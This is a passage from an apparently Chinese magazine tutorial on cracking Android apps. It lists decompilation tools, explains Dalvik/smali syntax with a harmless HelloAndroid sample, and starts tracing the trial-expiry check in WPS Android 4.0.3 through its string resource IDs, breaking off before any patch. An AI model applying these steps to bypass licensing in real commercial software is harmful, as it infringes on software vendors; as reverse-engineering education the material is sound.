七、一点扩展

利用 TLS 回调函数在调试器加载前执行 Anti-Debug 函数保护软件不被恶意修改，关键部分依旧是具体实现反调试部分的代码编写。比如传统的检测断点、检测进程、检测调试器等。而后，为更好地实现反调试效果，可通过类似加密壳的方式对输入表与输出表等进行加密，更大程度地保护 TLS 代码不被轻易删除。

前置知识：Android
关键词：Java 虚拟机



Android 应用程序破解入门

图/文 非虫

Android 软件越来越多地走向免费加广告模式了，但在我们日常应用中，还是不乏一些收费应用，一部分通过 Market 收费下载，另一部分将收费部分放到了软件的实现中。我们今天要讨论的就是后者，就我见到的一部分 Android 软件中，它们有通过序列号验证的，有通过 Linsence 绑定的，更有甚者是通过网络激活验证的，那它们的安全措施都有哪些？如何分析并破解它们？这将是这篇文章将要讲到的。

破解工具介绍

下表列举出了破解 Android 程序时可能会用到的工具。

工具名称	用途
AXMLPrinter2.jar	用来解密输出 APK 中加密的 XML 文件
dex-translator	包含 dex2jar，可以将 APK 中的 classes.dex 生成相应的 JAR 文件
JD-GUI.exe	查看 dex2jar 生成的 JAR 文件（源码级显示，不过不太准确）
DeDexer	DEX 文件反编译工具，使用 Jasmin 格式
Smali，BakSmali	DEX 文件编译与反编译工具，使用 smali 格式
EditPlus	查看及编辑反汇编后的文件
IDA Pro	DEX 反编译查看工具，可用来查找 DEX 文件补丁位置
Apktool	集成了 Smali 与 BakSmali，编译与反编译 DEX 更方便
Eclipse，ADT 插件	编译 Android 补丁或测试程序
Netbeans	配合 ApkTool 单步调试 Smali 文件
AndBug	APK 调试工具（只支持 Linux 平台）
Android SDK	这个开发与测试 APK 都需要，ADB,AAPT,DDMS 经常要用到
Jarsigner.exe，keytool.exe	对 APK 进行签名（JDK 的 Bin 目录下）
ApkTool_GUI	这个现在用的人比较多，集成了反编译、编译、签名功能于一体
Android 设备	测试程序用，也可使用模拟器或 Android-x86（Android 的 PC 版）

这些工具经常配合在一起使用来反编译与编译 APK 文件，但 ApkTool_GUI 的出现将这些烦琐的工作化繁为简，可以从此处下载它：http://115.com/file/dn3lcv3a。EditPlus 主要用来高亮显示查看生成的反编译文件，为此我制作了 Editplus 的高亮语法文件一起打包给大家。DeDexer 与 BakSmali 是目前广泛使用的两款 DEX 反编译工具，两个工具在语法上有细微的差别，我们在下面会进行比较。

Dalvik VM & OpCodes

如同破解 Windows 程序需要掌握 Windows 程序特点一样，破解 Android 平台的程序需要先掌握 Android 程序开发的一些基本知识，一般的程序破解不需要深入地了解 Android 程序的开发，不过对于 Android 程序的运行机制应该有个大致的了解，完全不懂 Android 程序开发的朋友还是先打打基础吧！在 Windows 程序的调试时代，破解者将需要分析的程序载入 Ollydbg 之类的调试器中，在成千上万条汇编指令中寻找突破点，MASM 语法的汇编也成为解密者需要掌握的基础，而我们要想熟练地分析 Android 程序，就必须要掌握 Dalvik 虚拟机的指令。听到虚拟机可能一部分人开始发怵了，其实 Dalvik 虚拟机与我们常说的 Windows 平台的 VM 虚拟机有着很大的区别，下面我们来看看 Dalvik 虚拟机指令是何方神圣，它在 Android 程序破解中又有着怎样的地位。

Dalvik 虚拟机是专门为 Android 平台上的程序运行而设计的一种代码运行机制，它主要的作用是对 Java 程序的 ByteCode 进行优化，以提高代码执行效率。可以说，从 Android 2.2 版本开始，

Android 系统手机才真正地打开了市场，这背后很大一部分功劳要属于强大的 Dalvik JIT 编译器，正是由于它大幅提升了 Android 2.2 的各种性能。与传统的 Java 虚拟机（JVM）基于栈有所不同，Dalvik 是基于寄存器的虚拟机，编译的速度更快。Dalvik JIT 解释的 Java ByteCode 源于 JVM，而又优于 JVM，在 Java 虚拟机中，代码是基于 Method 方式来运行解释编译的，而在 Android 2.2 版本及以后的 Dalvik JIT 则是基于 Trace 解释编译的，Dalvik 最多支持 256 个寄存器，但嵌入式 CPU 自身并不带那么多的寄存器，Dalvik 除了使用 ARM 本身的几个寄存器外，其他需要用到的寄存器会借用外部存储器来模拟，那么 Android 程序运行时会用到多少个寄存器呢？答案是不确定的，它会在生成代码时进行计算。在这里，我们不去详细探究 Dalvik 的运行机制，但掌握 Dalvik 指令的语法为以后的逆向工程做基础却是十分有必要的。一份详细的 Dalvik opcodes 表可以从 Android 源码中获得，在 Android 4.0 的源码中，可以从 dalvik/opcode-gen/bytecode.txt 中查看到完整支持的 OpCodes，在 dalvik/docs/dalvik-bytecode.html 中可以找到 Dalvik OpCodes 的详细说明。早期的 OpCodes 使用 1 字节就可以保存，意味着最多可以有 256 条指令，在最新的一份 OpCodes 列表中，OpCodes 扩展了 1 字节，并扩充了一些指令。下面我们来看看 Dalvik 指令的格式，毕竟我们要看的不是这些 OpCodes，而是由它们在一起组成的代码。新建一个 Android 工程，命名为 HelloAndroid，HelloAndroidActivity.java 文件使用默认生成的代码。

```
package cn.feicong.HelloAndroid;
import android.app.Activity;
import android.os.Bundle;
public class HelloAndroidActivity extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
    }
}
```

编译生成 APK 文件，接下来看看反编译后的结果。

首先是 DeDexer，进入命令行并定位到 HelloAndroid/bin 目录下，在命令行下运行 java -jar ddx.jar -d outdir classes.dex（可从 Uhttp://sourceforge.net/projects/dedexer/U 下载 DeDexer），会在 outdir 目录中生成 6 个 ddx 文件，如图 1 所示。




图 1

打开 HelloAndroidActivity.ddx 文件，代码如下。

```
    .class public
cn/feicong/HelloAndroid/HelloAndroidActivity
    .super android/app/Activity
    .source HelloAndroidActivity.java
    .method public <init>()V
    .limit registers 1
    ; this: v0
(Lcn/feicong/HelloAndroid/HelloAndroidActivity;)
    .line 6
        invoke-direct  {v0},android/app/Activity/<init>    ;
<init>()V
        return-void
    .end method
    .method public onCreate(Landroid/os/Bundle;)V
    .limit registers 3
    ; this: v1
(Lcn/feicong/HelloAndroid/HelloAndroidActivity;)
    ; parameter[0] : v2 (Landroid/os/Bundle;)
    .line 10
        invoke-super  {v1,v2},android/app/Activity/onCreate
        ; onCreate(Landroid/os/Bundle;)V
    .line 11
        const/high16  v0,32515
        invoke-virtual
        {v1,v0},cn/feicong/HelloAndroid/HelloAndroidActivit
y/setContentView     ; setContentView(I)V
    .line 12
        return-void
    .end method
```

.class 是程序的类名，.super 为它的父类，.source 为源文件。.method 表示是一个类的方法，后面的大写“V”表示 Void，即无返回值，<init>表示是构造函数；.limit registers 1 表示用到了一个寄存器，分号后面是注释；.line 表示行号，可有可无；invoke-direct 与 return-void 是 Dalvik 的 OpCode，前者调用一个类的方法，后者直接返回。

看看 BakSmali 的反编译代码，运行 apktool.jar d HelloAndroid.apk outdir2

在 outdir2 目录会生成一个 smali 目录，同样在相应的目录会生成 6 个以 Smali 结尾的文件，如图 2 所示。




图 2

打开 HelloAndroidActivity..smali 文件，代码如下。

```
    .class public
Lcn/feicong/HelloAndroid/HelloAndroidActivity;
    .super Landroid/app/Activity;
    .source "HelloAndroidActivity.java"
    # direct methods
    .method public constructor <init>()V
        .locals 0
        .prologue
        .line 6
        invoke-direct {p0}, Landroid/app/Activity;-><init>()V
        return-void
    .end method
    # virtual methods
    .method public onCreate(Landroid/os/Bundle;)V
        .locals 1
        .parameter "savedInstanceState"
        .prologue
        .line 10
        invoke-super {p0, p1},
Landroid/app/Activity;->onCreate(Landroid/os/
Bundle;)V
        .line 11
        const/high16 v0, 0x7f03
        invoke-virtual {p0, v0},
Lcn/feicong/HelloAndroid/HelloAndroidActivity;->
setContentView(I)V
        .line 12
        return-void
    .end method
```

可以看出 Smali 文件的内容与 ddx 文件内容差别不是很大，ddx 文件中有一些寄存器跟踪信息，用注释标了出来，而 Smali 则只对条件判断进行寄存器跟踪，ddx 使用十进制表示数值，Smali 则使用十六进制（Android 资源 ID 也使用十六进制，我们搜索起来更方便），其他的不做太多比较了，不过目前使用 Smali 格式来分析 DEX 文件的人占多数。一方面因为它代码漂亮，回编成功率高，更重要的是它能与 Netbeans 配合对 Smali 进行单步调试！这不能不说是一个大亮点，详细的内容不是这篇文章的重点，可能以后会跟大家讨论。

上面的介绍部分就到这里了，下面正式进行实战破解环节。

破解实战

先说说 APK 的一般破解步骤：

① 对 APK 进行反编译。

② 对反编译的 Smali 文件进行分析或调试。

③ 找到突破口，对 Smali 文件进行修改。（还有一种方法更高效，我正在测试中，成功后与大家分享）。

④ 回编生成破解后的 DEX 文件。

⑤ 重新打包生成 APK 并签名。

⑥ 测试效果，不成功转到第二步操作。

试验品我选择了国内著名公司金山出品的 WPS Android 4.0.3 版，此版本的 WPS 是一个限制试用版，在安装运行后程序会提示软件过期，目前最新的 WPS 已经免费了。

先安装运行程序，观察它的运行状态，执行这个软件会给出如图 3 所示的提示。




图 3

程序很大方地给出提示已经过期了，单击“检查更新”按钮即可升级到最新版（在这里，我们就不升级了，因为升级是免费的，对于我们练手就没搞头了），单击“取消”按钮，程序退出。

下面我们对这个 APK 文件进行反编译。使用 ApkTool_GUI，运行结果如图 4 所示。

将 APK 拖到第一个编辑框中，单击“反编译 APK”按钮，稍等片刻，解压完成后会生成与文件名同名的文件夹，进入里面可以发现多出了一个 Smali 文件夹，这个文件夹里面存放的就是我们需要分析的 Smali 文件。双击打开，可以发现里面竟然有几个文件夹及几千个 Smali 文件！我首次打开时也吃了一惊，如此多的文件让人怎么分析啊（大家可以发怵一

下），如图 5 所示。




图 4




图 5

而且每个文件的文件名也很诡异，全是一些 a～z 的字母组合，打开任意一个 Smali 文件，发现里面的方法名也是如此。分析过 C#程序的人可能会觉得这里似乎很类似，是的，这些代码如同被 C#程序里面的混淆器混淆过一样，在 Android 程序开发的 SDK 中，提供了一套名叫 Proguard 的代码保护机制，它的作用就是通过随机化改变类中的方法及变量名，去除无用的虚方法、注释等手段让代码变得难以阅读，以此来达到保护程序的目的，在这里可能很多人再次发怵，本来就没弄过 Android 程序，现在一上来就是个混淆过的代码，叫人怎么活啊！不要急，其实，被 Proguard 混淆过的代码还是有办法弄的，如 Service、Activity 等类名是不能被混淆的，不过这不是我们今天要讲的重点。

我们接着分析，回想一下，我们在安装运行程序时，程序弹出了一个 Message，想想我们在 OD 中破解 Windows 程序时用到的字符串参考，在这里是否可用呢？回答是：可以！我们在编译 Android 程序时，定义的字符串都保存在一个名为 Strings.xml 的文件中，编译生成 APK 后它也被加密打包到程序中了，而程序通过为每个字符串分配一个 ID 来进行调用，这些 ID 被保存在 public.xml 文件中。我们在刚才反编译的 XML 文件中就可以发现在 res/values 下有这两个文件，我们打开 strings.xml 并查找之，很快可以发现如下两行代码。

```
    <string name="expired_title">产品过期</string>
    <string name="expired_message">这是一个有使用期限
的版本，从 2012 年 1 月 1 日开始此版本已过期，请确保网
络通畅，并立即检查升级。</string>
```

这两行字符串正是前面运行程序时弹出的 MessageBox 的标题与文字。我们在这里记下它们的名字为 expired_title 与 expired_message。打开 strings.xml 文件，查找 expired_title 与 expired_message，则可以找到下面两行代码。

```
    <public type="string" name="expired_title"
id="0x7f060166" />
    <public type="string" name="expired_message"
id="0x7f060167" />
```

找到了这两个 ID 就好办了，我们下面来看看 Android 程序中是如何构建一个字符串的，修改刚才的 HelloAndroid 代码如下。

```
    public class HelloAndroidActivity extends Activity {
        /** Called when the activity is first created. */
        @Override
        public void onCreate(Bundle savedInstanceState) {
            super.onCreate(savedInstanceState);
            setContentView(R.layout.main);
            ShowString();
        }
        public void ShowString(){
            String str = getString(R.string.hello);
            Toast.makeText(getApplicationContext(),
str,Toast.LENGTH_SHORT).show();
        }
    }
```

重新生成 APK 后并编译代码如下。

```
    # virtual methods
    .method public ShowString()V
        .locals 3
        .prologue
        .line 16
        const/high16 v1, 0x7f04
        invoke-virtual {p0, v1},
Lcn/feicong/HelloAndroid/HelloAndroidActivity;->
getString(I)Ljava/lang/String;
        move-result-object v0
        .line 17
        .local v0, str:Ljava/lang/String;
        invoke-virtual {p0},
```

```
Lcn/feicong/HelloAndroid/HelloAndroidActivity;->getApplicat
ionContext()Landroid/content/Context;
        move-result-object v1
        const/4 v2, 0x0
        invoke-static {v1, v0, v2},
Landroid/widget/Toast;->makeText
(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroi
d/widget/Toast;
        move-result-object v1
        invoke-virtual {v1},
Landroid/widget/Toast;->show()V
        .line 18
        return-void
    .end method
    .method public onCreate(Landroid/os/Bundle;)V
        .locals 1
        .parameter "savedInstanceState"
        .prologue
        .line 11
       invoke-super {p0, p1},
Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V
        .line 12
        const/high16 v0, 0x7f03
        invoke-virtual {p0, v0},
Lcn/feicong/HelloAndroid/HelloAndroidActivity;->setContent
View(I)V
        .line 13
        invoke-virtual {p0},
Lcn/feicong/HelloAndroid/HelloAndroidActivity;->ShowString
()V
        .line 14
        return-void
    .end method
```

可以看到 const/high16 v1, 0x7f04 将 V1 寄存器的高 16 位设置为 0x7f04，低位未设置则为 0，然后调用 getString() 将结果保存到 v0 并设置到 str 中，在这里注意一下 invoke-virtual 之类调用的格式，在 OpCode 后面的括号中是参数列表，用逗号分隔，后面以“L”打头的是相应参数的数据类型，用分号隔开，大写字符“I”表示为 int 类型。我们在反编译的文件夹中搜索调用了 ID 为 0x7f060167 的文件，发现在 R$string.smali 与 DocumentManager.smali 两个文件中有调用，第 1 个为代码编写时自动生成的，可以无视；第 2 个就是重点了，我们打开 DocumentManager.smali 文件查找调用处，代码如下。

```
